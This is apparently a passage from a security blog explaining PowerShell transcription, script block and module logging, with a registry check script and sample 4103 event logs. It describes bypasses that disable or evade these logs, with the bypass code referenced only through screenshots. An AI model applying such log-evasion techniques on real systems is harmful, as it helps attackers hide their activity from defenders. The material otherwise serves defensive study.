
Let’s run the Bypass script with the same Hello_World function
So, the difference here is that there is no log file. Because the new file runs the custom runspace without any transcription log file.
Script Block Logging
Records the code executed, including scripts, functions, and commands, whether invoked interactively or through automation.

Let’s configure it from Local Group Policy -> Administrative Templates -> Windows Components -> Windows PowerShell Then navigate to Powershell script block logging
Let’s see how this work , you can run this script to know the Script block logging are on or not
$scriptBlockLogging = Get-ItemProperty-Path"HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging"-ErrorAction SilentlyContinue if ($scriptBlockLogging-and$scriptBlockLogging.EnableScriptBlockLogging -eq1) { Write-Host"Script Block Logging is enabled." if ($scriptBlockLogging.EnableScriptBlockInvocationLogging -eq1) { Write-Host"Script block invocation logging is also enabled." } else { Write-Host"Script block invocation logging is not enabled." } } else { Write-Host"Script Block Logging is not enabled." }

let’s start and after that start enum the event’s with
The Script block get the script content not only the input and the output in the prompt
PowerShell 5.0 auto logging : By default, PowerShell does not log everything and to get the most out of the logging capabilities there are additional policies that need to be enabled. However, it is worth noting that starting with PowerShell 5.0, anything that is determined as suspicious by AMSI (Antimalware Scan Interface), will automatically log a Script block/4104 event with a level of Warning. If script block logging is explicitly disabled, these events will not be logged. {: .prompt-info }

ScriptBlock Bypass
Like the previous bypasses , The user can change his powershell session evniroments and the cached setting so cobbr notice that and made this script for us to disable the scriptblock logging

Let’s start with a simple event like print a string with write-host
This simple command trigger 4 events let’s discribe them
PSConsoleHostReadLine : This log appears when you enter the command, as the PSReadLine module handles input reading, providing features like auto-completion and syntax highlighting.
Write-Host : This directly logs the command you executed, showing the invocation and the parameter “@N1NJ10 was here”.
<?xml version="1.0"?>
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-PowerShell" Guid="{a0c1853b-5c40-4b15-8766-3cf1c58f985a}" />
  <EventID>4103</EventID>
  <Version>1</Version>
  <Level>4</Level>
  <Task>106</Task>
  <Opcode>20</Opcode>
  <Keywords>0x0</Keywords>
  <TimeCreated SystemTime="2025-07-20T23:17:27.8234848Z" />
  <EventRecordID>286</EventRecordID>
  <Correlation ActivityID="{188710b5-f9b6-0002-d13b-8718b6f9db01}" />
  <Execution ProcessID="2236" ThreadID="7736" />
  <Channel>Microsoft-Windows-PowerShell/Operational</Channel>
  <Computer>DESKTOP-47K3P38</Computer>
  <Security UserID="S-1-5-21-3540393959-771636146-431249527-1001" />
  </System>
- <EventData>
  <Data Name="ContextInfo">Severity = Informational Host Name = ConsoleHost Host Version = 5.1.19041.2673 Host ID = 80aae10f-5d8d-48fd-ad14-389df84528c7 Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Engine Version = 5.1.19041.2673 Runspace ID = c5b9897e-6c29-42d0-a784-bc369f276c7e Pipeline ID = 18 Command Name = Write-Host Command Type = Cmdlet Script Name = Command Path = Sequence Number = 48 User = DESKTOP-47K3P38\3atef Connected User = Shell ID = Microsoft.PowerShell</Data>
  <Data Name="UserData" />
  <Data Name="Payload">CommandInvocation(Write-Host): "Write-Host" ParameterBinding(Write-Host): name="Object"; value="@N1NJ10 was here"</Data>
  </EventData>
  </Event>
Out-Default : This is likely logged when the prompt is displayed after your command, as PowerShell uses Out-Default to handle the prompt output, even if Write-Host doesn’t produce pipeline output.
<?xml version="1.0"?>
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-PowerShell" Guid="{a0c1853b-5c40-4b15-8766-3cf1c58f985a}" />
  <EventID>4103</EventID>
  <Version>1</Version>
  <Level>4</Level>
  <Task>106</Task>
  <Opcode>20</Opcode>
  <Keywords>0x0</Keywords>
  <TimeCreated SystemTime="2025-07-20T23:17:27.8238426Z" />
  <EventRecordID>287</EventRecordID>
  <Correlation ActivityID="{188710b5-f9b6-0002-d03b-8718b6f9db01}" />
  <Execution ProcessID="2236" ThreadID="7736" />
  <Channel>Microsoft-Windows-PowerShell/Operational</Channel>
  <Computer>DESKTOP-47K3P38</Computer>
  <Security UserID="S-1-5-21-3540393959-771636146-431249527-1001" />
  </System>
- <EventData>
  <Data Name="ContextInfo">Severity = Informational Host Name = ConsoleHost Host Version = 5.1.19041.2673 Host ID = 80aae10f-5d8d-48fd-ad14-389df84528c7 Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Engine Version = 5.1.19041.2673 Runspace ID = c5b9897e-6c29-42d0-a784-bc369f276c7e Pipeline ID = 18 Command Name = Command Type = Script Script Name = Command Path = Sequence Number = 50 User = DESKTOP-47K3P38\3atef Connected User = Shell ID = Microsoft.PowerShell</Data>
  <Data Name="UserData" />
  <Data Name="Payload">CommandInvocation(Out-Default): "Out-Default"</Data>
  </EventData>
  </Event>
Set-StrictMode : This is called by the PSReadLine module, possibly as part of its configuration or internal operations, and is captured because module logging is enabled for the session. ( So this mean if u call any cmdlet this Event log will be triggered )
<?xml version="1.0"?>
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-PowerShell" Guid="{a0c1853b-5c40-4b15-8766-3cf1c58f985a}" />
  <EventID>4103</EventID>
  <Version>1</Version>
  <Level>4</Level>
  <Task>106</Task>
  <Opcode>20</Opcode>
  <Keywords>0x0</Keywords>
  <TimeCreated SystemTime="2025-07-20T23:17:27.8268015Z" />
  <EventRecordID>288</EventRecordID>
  <Correlation ActivityID="{188710b5-f9b6-0000-af3a-8718b6f9db01}" />
  <Execution ProcessID="2236" ThreadID="7736" />
  <Channel>Microsoft-Windows-PowerShell/Operational</Channel>
  <Computer>DESKTOP-47K3P38</Computer>
  <Security UserID="S-1-5-21-3540393959-771636146-431249527-1001" />
  </System>
- <EventData>
  <Data Name="ContextInfo">Severity = Informational Host Name = ConsoleHost Host Version = 5.1.19041.2673 Host ID = 80aae10f-5d8d-48fd-ad14-389df84528c7 Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Engine Version = 5.1.19041.2673 Runspace ID = c5b9897e-6c29-42d0-a784-bc369f276c7e Pipeline ID = 20 Command Name = Set-StrictMode Command Type = Cmdlet Script Name = C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadLine.psm1 Command Path = Sequence Number = 52 User = DESKTOP-47K3P38\3atef Connected User = Shell ID = Microsoft.PowerShell</Data>
  <Data Name="UserData" />
  <Data Name="Payload">CommandInvocation(Set-StrictMode): "Set-StrictMode" ParameterBinding(Set-StrictMode): name="Off"; value="True"</Data>
  </EventData>
  </Event>

So the write-host cmdlet make 3 event logs ( Write-Host , Out-Default , Set-StrictMode ) so if we success to disable the Module logging we will see 1 event , Let’s do it

In this blog by HUBBL3 , We can see that it’s not possible to completely block module logging for all modules (even if we use * to include all modules in logging). However, it is possible to bypass logging for specific cmdlets
When the LogPipelineExecutionDetailsproperty value is $true, Windows PowerShell writes cmdlet and function execution events in the session to the Windows PowerShell log in Event Viewer. The setting is effective only in the current session.
A PowerShell snap-in is a .NET assembly (typically a DLL) that contains a collection of cmdlets, providers, and sometimes other components that extend PowerShell’s functionality.
The “4103” Event-ID is for the Module loggin
Path for the Events : Event Viewer -> Applications and Services -> Microsoft -> Windows -> PowerShell -> Operational {: .prompt-info }
Let’s see what event that the first bypass will trigger
With the logic we can count them without any execute , They are 4 lines 2 of them execute a change in the session without any output so there will be
4 From the PSConsoleHostReadLine
2 From an unknown Events ( Like the Write-Host … )
Let’s see
